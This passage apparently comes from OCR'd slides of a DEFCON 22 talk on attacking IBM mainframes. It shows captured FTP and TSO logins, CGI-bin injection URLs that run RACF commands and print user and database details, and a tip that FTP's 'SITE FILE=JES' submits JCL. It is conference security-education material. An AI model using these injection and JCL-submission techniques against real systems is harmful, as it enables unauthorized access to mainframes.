
```
FTP : 10.10.0.210:21 -> USER: plague  PASS: god
10.10.0.22:23 <= z/OS TSO Username : margo
10.10.0.22:23 <= z/OS TSO Password : god
```

@mainframed767

CGI-BIN IN TYOOL 2014

- REXX / SH still used
- Injection simple, if you know TSO commands


@mainframed767



Welcome to the DEFCON 22 Mainframe!
Please enter your UserID to check your access rights:

Click here for your group members


Enter your personal folder to view contents



10.10.0.210/cgi-bin/tsocmd?first=lu&parm=kate

Listing User ID Details


```
lu kate
USER=KATE  NAME=HEART BREAK KID       OWNER=MINING    CREATED=14.171
 DEFAULT-GROUP=MINING   PASSDATE=14.172 PASS-INTERVAL=180 PHRASEDATE=
 ATTRIBUTES=NONE
 REVOKE DATE=NONE   RESUME DATE=NONE
 LAST-ACCESS=14.172/04:11:17
 CLASS AUTHORIZATIONS=NONE
 NO-INSTALLATION-DATA
 NO-MODEL-NAME
 LOGON ALLOWED   (DAYS)          (TIME)
 ---------------------------------------------
 ANYDAY                          ANYTIME
  GROUP=MINING    AUTH=USE      CONNECT-OWNER=MINING    CONNECT-DATE=
    CONNECTS=    12  UACC=NONE     LAST-CONNECT=14.172/04:11:17
    CONNECT ATTRIBUTES=NONE
    REVOKE DATE=NONE   RESUME DATE=NONE
SECURITY-LEVEL=NONE SPECIFIED
CATEGORY-AUTHORIZATION
 NONE SPECIFIED
SECURITY-LABEL=NONE SPECIFIED
```



10.10.0.210/cgi-bin/tsocmd?first=lu&parm=dade%20omvs

Listing User ID Details

```
lu dade omvs
USER=DADE  NAME=DADE MURPHY           OWNER=SYS1      CREATED=14.171
 DEFAULT-GROUP=SYS1     PASSDATE=14.177 PASS-INTERVAL=180 PHRASEDATE=N/A
 ATTRIBUTES=SPECIAL OPERATIONS
 REVOKE DATE=NONE   RESUME DATE=NONE
 LAST-ACCESS=14.182/22:45:29
 CLASS AUTHORIZATIONS=NONE
 NO-INSTALLATION-DATA
 NO-MODEL-NAME
 LOGON ALLOWED   (DAYS)          (TIME)
 ---------------------------------------------
 ANYDAY                          ANYTIME
  GROUP=SYS1      AUTH=USE      CONNECT-OWNER=SYS1      CONNECT-DATE=14.171
    CONNECTS=    32  UACC=NONE     LAST-CONNECT=14.182/22:45:29
    CONNECT ATTRIBUTES=NONE
    REVOKE DATE=NONE   RESUME DATE=NONE
SECURITY-LEVEL=NONE SPECIFIED
CATEGORY-AUTHORIZATION
 NONE SPECIFIED
SECURITY-LABEL=NONE SPECIFIED

OMVS INFORMATION
----------------
UID= 0000031337
HOME= /u/dade
PROGRAM= /bin/sh
CPUTIMEMAX= NONE
ASSIZEMAX= NONE
FILEPROCMAX= NONE
PROCUSERMAX= NONE
THREADSMAX= NONE
MMAPAREAMAX= NONE
```



10.10.0.210/cgi-bin/tsocmd?first=rvary&parm=

Listing User ID Details

```
rvary
RACF DATABASE STATUS:
ACTIVE USE   NUM VOLUME    DATASET
------ ---   --- ------    --------
 YES   PRIM    1 CENSORED  SYS1.RA CENSORED
 YES   BACK    1           SYS1.RA
RVARY COMMAND HAS FINISHED PROCESSING.
```

@mainframed767

ONLY FTP?

- No Problem!
- FTP lets you run JCL (JCL = Script)
- Command:

  SITE FILE=JES

